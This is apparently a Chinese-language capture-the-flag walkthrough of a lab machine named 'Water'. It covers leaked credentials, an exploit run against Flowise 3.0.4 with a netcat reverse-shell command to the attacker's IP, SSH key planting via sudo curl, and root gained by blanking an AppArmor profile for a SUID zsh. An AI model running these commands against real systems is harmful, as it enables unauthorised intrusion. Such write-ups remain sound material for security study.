I'm leaving the system in good health—all services green, all disks under 80% full (a minor miracle). I know you'll treat it with the same weird mix of reverence and frustration that I did.

My personal inbox will be open for a bit if you have any questions, like "What does this vague error from 3 years ago mean?" or "Where's the good stash of cables?"

It's been an absolute pleasure. Don't let the bits bite, and for heaven's sake, keep drinking water.

Onwards and upwards!

Cheers,

Hungry

Former Keeper of the Logs, Tamer of Servers, and Champion of Ctrl+S
(Your friendly soon-to-be-ex-Ops Engineer)

P.S. The password is strong, but our coffee is stronger. You'll need both.
Good luck!

说了一大堆 核心就是一组凭据 admin:Drinkw@terisg00d

尝试登录3000端口 注意是邮箱登录 我们还要拼接上之前激进模式拿到的域名

Sign In

Email *

Password *

[Forgot password?](#)

Login

The screenshot shows a web browser window for the Flowise platform at the URL 10.0.2.43:3000/document-stores. The interface has a dark theme. On the left is a sidebar with various icons and labels: Chatflows, Agentflows, Executions, Assistants, Marketplaces, Tools, Credentials, Variables, API Keys, and Document Stores (which is highlighted). The main area is titled "Document Store" and contains the sub-instruction: "Store and upsert documents for LLM retrieval (RAG)". Below this is a central image of a computer monitor displaying a document with checkmarks. A message "No Document Stores Created Yet" is visible. At the bottom of the main area, there is a "Flowise Version" card with the following information:

Current Version	Latest Version	Published At
3.0.4	flowise@3.0.12	10 days ago

可以看到确实是漏洞版本 接下来没啥好说的

```
└──(kali㉿kali)-[~/Desktop/water]
└$ python exp.py -e admin@water.dsز -p 'Drinkw@terisg00d' -u
http://10.0.2.43:3000 -c 'busybox nc 10.0.2.4 4444 -e /bin/bash'
```



```
\____/\__,-|_|\\__,-|-|_|\\__, |\\__/_|__/\____/  
-/ |  
|__/_/
```

by nltt0

```
[*] 目标: http://10.0.2.43:3000  
[*] 邮箱: admin@water.dsز  
[*] 命令: busybox nc 10.0.2.4 4444 -e /bin/bash
```

```
-----  
[*] 正在登录...  
[*] 登录响应状态码: 200  
[*] 尝试执行RCE...
```

```
└──(kali㉿kali)-[~/Desktop/water]  
└─$ nc -lvpn 4444  
listening on [any] 4444 ...  
connect to [10.0.2.4] from (UNKNOWN) [10.0.2.43] 44934  
python3 -c "import pty;pty.spawn('/bin/bash');"  
111@Water:/opt/Flowise-flowise-3.0.4/packages/server/bin$ id  
id  
uid=1001(111) gid=1001(111) groups=1001(111)
```

成功拿到用户 111

横向

```
111@Water:/opt/Flowise-flowise-3.0.4/packages/server/bin$ sudo -l  
sudo -l  
Matching Defaults entries for 111 on localhost:  
    env_reset, mail_badpass,  
  
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin  
  
User 111 may run the following commands on localhost:  
(Hungry) NOPASSWD: /usr/bin/curl
```

可以看到我们能以Hungry用户执行 curl

```
111@Water:/opt/Flowise-flowise-3.0.4/packages/server/bin$ sudo -u Hungry curl  
file:///home/Hungry/passwd.txt  
< sudo -u Hungry curl file:///home/Hungry/passwd.txt
```

好好学习天天向上

```
111@Water:/opt/Flowise-flowise-3.0.4/packages/server/bin$ su Hungry
```

```
su Hungry
```

```
Password: 好好学习天天向上
```

```
Hungry@Water:/opt/Flowise-flowise-3.0.4/packages/server/bin$ id
```

```
id
```

```
uid=1000(Hungry) gid=1000(Hungry) groups=1000(Hungry)
```

通过Fuzz可以拿到凭据 Hungry:好好学习天天向上

或者通过写公钥的方式 由于没有.ssh文件夹 可以使用 --create-dirs 参数

```
111@Water:~$ sudo -u Hungry curl http://10.0.2.4/id_rsa.pub -o /home/Hungry/.ssh/authorized_keys --create-dirs < -o /home/Hungry/.ssh/authorized_keys --create-dirs % Total    % Received % Xferd  Average Speed   Time     Time     Time Current                                Dload  Upload   Total Spent   Left  Speed 100     91  100     91      0      0  22750          0  --:--:--  --:--:--  --:--:-- 22750
```

```
└──(kali㉿kali)-[~/Desktop/water]
```

```
└─$ ssh Hungry@10.0.2.43
```

```
The authenticity of host '10.0.2.43 (10.0.2.43)' can't be established.
```

```
ED25519 key fingerprint is SHA256:02iH79i8Pg0wV/Kp8ekTYyGMG8iHT+YlWuYC85SbWSQ.
```

```
This host key is known by the following other names/addresses:
```

```
~/.ssh/known_hosts:1: [hashed name]
~/.ssh/known_hosts:2: [hashed name]
~/.ssh/known_hosts:3: [hashed name]
~/.ssh/known_hosts:4: [hashed name]
~/.ssh/known_hosts:5: [hashed name]
~/.ssh/known_hosts:6: [hashed name]
~/.ssh/known_hosts:7: [hashed name]
~/.ssh/known_hosts:8: [hashed name]
(28 additional names omitted)
```

```
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
```

```
Warning: Permanently added '10.0.2.43' (ED25519) to the list of known hosts.
```

```
Linux Water 4.19.0-27-amd64 #1 SMP Debian 4.19.316-1 (2024-06-25) x86_64
```

The programs included with the Debian GNU/Linux system are **free** software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/*copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.

```
Hungry@Water:~$ id  
uid=1000(Hungry) gid=1000(Hungry) groups=1000(Hungry)
```

提权

```
Hungry@Water:~$ sudo -l  
Matching Defaults entries for Hungry on localhost:  
    env_reset, mail_badpass,  
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin  
  
User Hungry may run the following commands on localhost:  
    (ALL) NOPASSWD: /usr/games/my_pipes  
Hungry@Water:~$ /usr/games/my_pipes -h  
Usage: my_pipes [OPTION]...  
Animated pipes terminal screensaver.  
  
-p [1-]           number of pipes (D=1).  
-t [0-9]          type of pipes, can be used more than once (D=0).  
-c [0-7]          color of pipes, can be used more than once (D=1 2 3 4 5 6 7  
0).  
-t c[16 chars]   custom type of pipes.  
-f [20-100]       framerate (D=75).  
-s [5-15]         probability of a straight fitting (D=13).  
-r LIMIT         reset after x characters, 0 if no limit (D=2000).  
-R               randomize starting position and direction.  
-B               no bold effect.  
-C               no color.  
-K               pipes keep their color and type when hitting the screen edge.  
-O <file>       Output specified pattern pipe (in testing) - creates empty  
file.  
-D               debug mode: print file creation status.  
-h               help (this screen).  
-v               print version number.
```

可以看到我们能用sudo执行 my_pipes 并且里面有-O参数可以输出空文件

跑一下linpeas看一看

```
Files with Interesting Permissions

SUID - Check easy privesc, exploits and write perms
[ https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#sudo-and-suid
strace Not Found
-rwsr-xr-x 1 root root 44K Jul 27 2018 /usr/bin/chsh
-rwsr-xr-x 1 root root 53K Jul 27 2018 /usr/bin/chfn → SuSE_9.3/10
-rwsr-xr-x 1 root root 44K Jul 27 2018 /usr/bin/newgrp → HP-UX_10.20
-rwsr-xr-x 1 root root 83K Jul 27 2018 /usr/bin/gpasswd
-rwsr-xr-x 1 root root 47K Apr 6 2024 /usr/bin/mount → Apple_Mac OSX(Lion)_Kernel_xnu-1699.32.7_except_xnu-1699.24.8
-rwsr-xr-x 1 root root 63K Apr 6 2024 /usr/bin/su
-rwsr-xr-x 1 root root 35K Apr 6 2024 /usr/bin/umount → BSD/Linux(08-1996)
-rwsr-xr-x 1 root root 23K Jan 13 2022 /usr/bin/pkexec → Linux4.10_to_5.1.17(CVE-2019-13272)/rhel_6(CVE-2011-1485)/Generic_CVE-2021-6034
-rwsr-xr-x 1 root root 862K Feb 13 2022 /usr/bin/zsh
-rwsr-xr-x 1 root root 179K Jan 14 2023 /usr/bin/sudo → check_if_the_sudo_version_is_vulnerable
-rwsr-xr-x 1 root root 63K Jul 27 2018 /usr/bin/passwd → Apple_Mac OSX(03-2006)/Solaris_8/9(12-2004)/SPARC_8/9/Sun_Solaris_2.3_to_2.5.1(02-1997)
-rwsr-xr-- 1 root messagebus 51K Jun 6 2023 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
-rwsr-xr-x 1 root root 10K Mar 28 2017 /usr/lib/ eject/dmcrypt-get-device
-rwsr-xr-x 1 root root 471K Dec 21 2023 /usr/lib/openssh/ssh-keysign
-rwsr-xr-x 1 root root 19K Jan 13 2022 /usr/libexec/polkit-agent-helper-1

AppArmor binary profiles
-rw-r--r-- 1 root root 160 Dec 11 02:15 usr.bin.zsh
-rw-r--r-- 1 root root 2255 Oct 31 12:52 usr.lib.ipsec.charon
-rw-r--r-- 1 root root 872 Oct 31 12:52 usr.lib.ipsec.stroke
-rw-r--r-- 1 root root 729 Nov 13 2020 usr.sbin.inspircd
```

zsh 有suid 并且在Apparmor下有个相关规则

```
Hungry@Water:~$ zsh -p
zsh: error while loading shared libraries: libcap.so.2: cannot open shared
object file: No such file or directory
```

直接用是不行的 提示没有共享库 我们来看一下Apparmor规则

```
Hungry@Water:~$ cat /etc/apparmor.d/usr.bin.zsh
#include <tunables/global>

/usr/bin/zsh {
    # 拒绝所有文件访问（包括库），导致启动失败；默认已 deny 能力/网络
    deny /** rwlkxm,
}
```

让ai分析一下

```
### 核心规则: deny /** rwlkxm,
```

这是一个****拒绝 (deny)** 规则******, 是配置文件中唯一的具体规则。让我们拆解它:

- ****deny****: 明确拒绝指定的权限。**AppArmor** 的默认行为是“拒绝一切未明确允许的访问”，但这里用 **deny** 强化了拒绝，确保即使有其他规则，也会覆盖它们。
- ****/****: 路径匹配器。

- / 表示根目录。
- ** 是通配符，匹配任意子目录和文件（递归匹配整个文件系统，从根目录开始）。
- 结果：匹配**所有文件和目录**（包括系统库、用户文件、临时文件等）。
- ****rwlkxm****: 要拒绝的权限集合（每个字母代表一种文件操作权限）：
 - r: 读取（read）文件内容。
 - w: 写入（write）或修改文件。
 - l: 文件锁（lock）操作，用于同步访问。
 - k: 创建硬链接（link）或符号链接。
 - x: 执行（execute）文件或目录（包括运行可执行文件或脚本）。
 - m: 内存映射（mmap）文件到进程地址空间（许多程序加载动态库时会用到这个）。
- 结尾的 ,: 这是 AppArmor 规则的语法分隔符（如果有多个规则，用逗号分隔）。这里只有一个规则，所以它只是格式要求。

****规则整体含义**:** 完全**禁止** Zsh 进程对文件系统上的任何文件/目录进行读、写、锁、链接、执行或内存映射操作******。这包括：

- 无法读取配置文件（如 `~/.zshrc`）。
- 无法加载共享库（如 `libc.so`）。
- 无法执行任何子命令或脚本。
- 无法写入日志或临时文件。

总之对zsh进行了严格限制 不过我们可以使用 my_pipes 输出空文件 达到覆盖规则的目的

```
Hungry@Water:~$ sudo /usr/games/my_pipes -O /etc/apparmor.d/usr.bin.zsh
Hungry@Water:~$ cat /etc/apparmor.d/usr.bin.zsh
Hungry@Water:~$
```

此时规则仍在内存中 重启一下即可

```
└─(kali㉿kali)-[~/Desktop/water]
└─$ ssh Hungry@10.0.2.43
Linux Water 4.19.0-27-amd64 #1 SMP Debian 4.19.316-1 (2024-06-25) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/*copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Mon Dec 15 21:35:10 2025 from 10.0.2.4
Hungry@Water:~$ /usr/bin/zsh -p
Water# id
uid=1000(Hungry) gid=1000(Hungry) euid=0(root) egid=0(root)
groups=0(root),1000(Hungry)
```

```
Water# whoami  
root
```

可以看到规则被成功清除 拿到root

结束